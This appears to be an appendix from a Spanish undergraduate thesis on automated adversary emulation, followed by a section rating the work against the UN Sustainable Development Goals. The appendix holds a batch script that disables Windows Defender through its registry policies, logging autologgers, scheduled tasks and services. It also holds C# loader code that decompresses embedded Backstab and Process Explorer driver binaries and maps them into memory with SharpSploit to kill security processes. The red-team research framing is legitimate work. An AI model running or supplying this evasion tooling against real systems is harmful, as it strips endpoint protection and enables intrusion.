reg add "HKLM\Software\Policies\Microsoft\Windows Defender\Real-Time
Protection" /v "DisableScanOnRealtimeEnable" /t REG_DWORD /d "1" /f
reg add "HKLM\Software\Policies\Microsoft\Windows Defender\Reporting" /v
"DisableEnhancedNotifications" /t REG_DWORD /d "1" /f
reg add "HKLM\Software\Policies\Microsoft\Windows Defender\SpyNet" /v
"DisableBlockAtFirstSeen" /t REG_DWORD /d "1" /f
reg add "HKLM\Software\Policies\Microsoft\Windows Defender\SpyNet" /v
"SpynetReporting" /t REG_DWORD /d "0" /f
reg add "HKLM\Software\Policies\Microsoft\Windows Defender\SpyNet" /v
"SubmitSamplesConsent" /t REG_DWORD /d "0" /f
rem 0 - Disable Logging
reg add
"HKLM\System\CurrentControlSet\Control\WMI\Autologger\DefenderApiLogger"
/v "Start" /t REG_DWORD /d "0" /f
reg add
"HKLM\System\CurrentControlSet\Control\WMI\Autologger\DefenderAuditLogger"
/v "Start" /t REG_DWORD /d "0" /f
rem Disable WD Tasks
```

```
schtasks /Change /TN "Microsoft\Windows\ExploitGuard\ExploitGuard MDM policy Refresh" /Disable
schtasks /Change /TN "Microsoft\Windows\Windows Defender\Windows Defender Cache Maintenance" /Disable
schtasks /Change /TN "Microsoft\Windows\Windows Defender\Windows Defender Cleanup" /Disable
schtasks /Change /TN "Microsoft\Windows\Windows Defender\Windows Defender Scheduled Scan" /Disable
schtasks /Change /TN "Microsoft\Windows\Windows Defender\Windows Defender Verification" /Disable
rem Disable WD systray icon
reg delete "HKLM\Software\Microsoft\Windows\CurrentVersion\Explorer\StartupApproved\Run" /v "Windows Defender" /f
reg delete "HKCU\Software\Microsoft\Windows\CurrentVersion\Run" /v "Windows Defender" /f
reg delete "HKLM\Software\Microsoft\Windows\CurrentVersion\Run" /v "WindowsDefender" /f
rem Remove WD context menu
reg delete "HKCR\*\shellex\ContextMenuHandlers\EPP" /f
reg delete "HKCR\Directory\shellex\ContextMenuHandlers\EPP" /f
reg delete "HKCR\Drive\shellex\ContextMenuHandlers\EPP" /f
rem Disable WD services
rem For these to execute successfully, you may need to boot into safe mode due to tamper protect
reg add "HKLM\System\CurrentControlSet\Services\WdBoot" /v "Start" /t REG_DWORD /d "4" /f
reg add "HKLM\System\CurrentControlSet\Services\WdFilter" /v "Start" /t REG_DWORD /d "4" /f
reg add "HKLM\System\CurrentControlSet\Services\WdNisDrv" /v "Start" /t REG_DWORD /d "4" /f
reg add "HKLM\System\CurrentControlSet\Services\WdNisSvc" /v "Start" /t REG_DWORD /d "4" /f
reg add "HKLM\System\CurrentControlSet\Services\WinDefend" /v "Start" /t REG_DWORD /d "4" /f
reg add "HKLM\System\CurrentControlSet\Services\SecurityHealthService" /v "Start" /t REG_DWORD /d "4" /f
```

```
rem added the following on 07/25/19 for win10v1903
reg add "HKLM\System\CurrentControlSet\Services\Sense" /v "Start" /t
REG_DWORD /d "4" /f
reg delete "HKLM\Software\Microsoft\Windows\CurrentVersion\Run" /v
"SecurityHealth" /f
```

- **Código SharpStab:**

```
namespace SharpStab
{
    class Program
    {
        public static byte[] Decompress(byte[] data)
        {
            MemoryStream input = new MemoryStream(data);
            MemoryStream output = new MemoryStream();
            using(DeflateStream dstream = new DeflateStream(input,
CompressionMode.Decompress))
            {
                dstream.CopyTo(output);
            }
            return output.ToArray();
        }

        public static byte[] Compress(byte[] data)
        {
            MemoryStream output = new MemoryStream();
            using(DeflateStream dstream = new DeflateStream(output,
CompressionLevel.Optimal))
            {
                dstream.Write(data, 0, data.Length);
            }
            return output.ToArray();
        }
```

```
        static void Main()
        {
            /*
            var                         rawByteArray                         =
File.ReadAllBytes(@"C:\Users\admin_loki\Documents\Backstab-
master\Backstab-master\x64\Release\Backstab.exe");
            var compByteArray = Compress(rawByteArray);
            var b64String = Convert.ToBase64String(compByteArray);
            */

            var procExpDriver = Convert.FromBase64String("…");
            var backstabByteArray = Convert.FromBase64String("…");
var deCompBackstab = Decompress(backstabByteArray);
            var deCompProcExp = Decompress(procExpDriver);

            var CurrentDirectory = Directory.GetCurrentDirectory();
            File.WriteAllBytes(CurrentDirectory + "\\PROCEXP", deCompProcExp);

            SharpSploit.Execution.ManualMap.PE.PE_MANUAL_MAP   backstabMap   =
SharpSploit.Execution.ManualMap.Map.MapModuleToMemory(deCompBackstab);

SharpSploit.Execution.DynamicInvoke.Generic.CallMappedPEModule(backstabMap.PEI
NFO, backstabMap.ModuleBase);

        }
    }
```

➢ Objetivos de Desarrollo sostenible:

Grado de relación del trabajo con los Objetivos de Desarrollo Sostenible (ODS).

Objetivos de Desarrollo Sostenibles	Alto	Medio	Bajo	No Procede
ODS 1. **Fin de la pobreza.**				X
ODS 2. **Hambre cero.**				X
ODS 3. **Salud y bienestar.**				X
ODS 4. **Educación de calidad.**		X		
ODS 5. **Igualdad de género.**				X
ODS 6. **Agua limpia y saneamiento.**				X
ODS 7. **Energía asequible y no contaminante.**				X
ODS 8. **Trabajo decente y crecimiento económico.**				X
ODS 9. **Industria, innovación e infraestructuras.**		X		
ODS 10. **Reducción de las desigualdades**.		X		
ODS 11. **Ciudades y comunidades sostenibles**.				X
ODS 12. **Producción y consumo responsables.**				X
ODS 13. **Acción por el clima.**				X
ODS 14. **Vida submarina.**				X
ODS 15. **Vida de ecosistemas terrestres.**				X
ODS 16. **Paz, justicia e instituciones sólidas.**				X
ODS 17. **Alianzas para lograr objetivos.**				X

Los objetivos de Desarrollo sostenible son el plan maestro para conseguir un futuro sostenible para todos. Se interrelacionan entre sí e incorporan los desafíos globales a los que nos enfrentamos día a día como la pobreza, la desigualdad, el clima, la degradación ambiental… Para no dejar a nadie atrás, es importante que logremos cumplir con cada uno de estos objetivos para 2030.

Así pues, este trabajo de final de grado se relaciona con los siguientes objetivos de desarrollo sostenible:

- **Educación de calidad.** En mi opinión, la utilización y promoción de herramientas tecnológicas de código libre, como es el caso de este proyecto, favorece que los

contenidos sean accesibles para todo el mundo y, por tanto, su calidad sea de mayor nivel. De hecho, la principal asociación en defensa del software libre, la Free Software Foundation, apuesta por una enseñanza exclusiva basada en el software libre, ya que es el único que permite cumplir con las misiones fundamentales de las instituciones educativas: difundir el conocimiento y enseñar a los estudiantes a ser buenos miembros de su comunidad. Además, añade: "*El software libre favorece la enseñanza, mientras el software privativo la prohíbe.*"[9]

- **Industria, innovación e infraestructura.** Como cualquier trabajo de investigación en tecnología, este trabajo se puede enmarcar en un ámbito de innovación dentro de la industria informática en este caso. En esta memoria se ha presentado el uso de una tecnología novedosa, todavía en fase de desarrollo, que pretende aportar una nueva opción de código libre a un campo todavía en crecimiento como es la automatización de la emulación de adversarios. Con este aporte a la industria también se pretende mejorar la calidad de las infraestructuras informáticas de las empresas de cualquier sector, ya que se trata de un proyecto relacionado con la seguridad informática cuyo objetivo es poder ofrecer un servicio de telecomunicaciones de calidad y seguro.
- **Reducción de las desigualdades.** Finalmente, retomando la importancia de promover el uso del código libre en general y en la enseñanza en particular, creo que no se debe olvidar que el uso de software libre favorece la igualdad en el acceso a la educación. Además del ahorro económico que supone para las instituciones, lo que deriva a su vez en que cualquiera pueda tener acceso a las mismas herramientas, las escuelas tienen el objetivo de enseñar a sus alumnos a ser ciudadanos de una sociedad fuerte, capaz, independiente, solidaria y libre. Y enseñando mediante software libre, las escuelas pueden formar ciudadanos preparados para vivir en una sociedad digital libre.[10]

[9] https://www.gnu.org/education/education.es.html
[10] https://www.gnu.org/education/edu-schools.es.html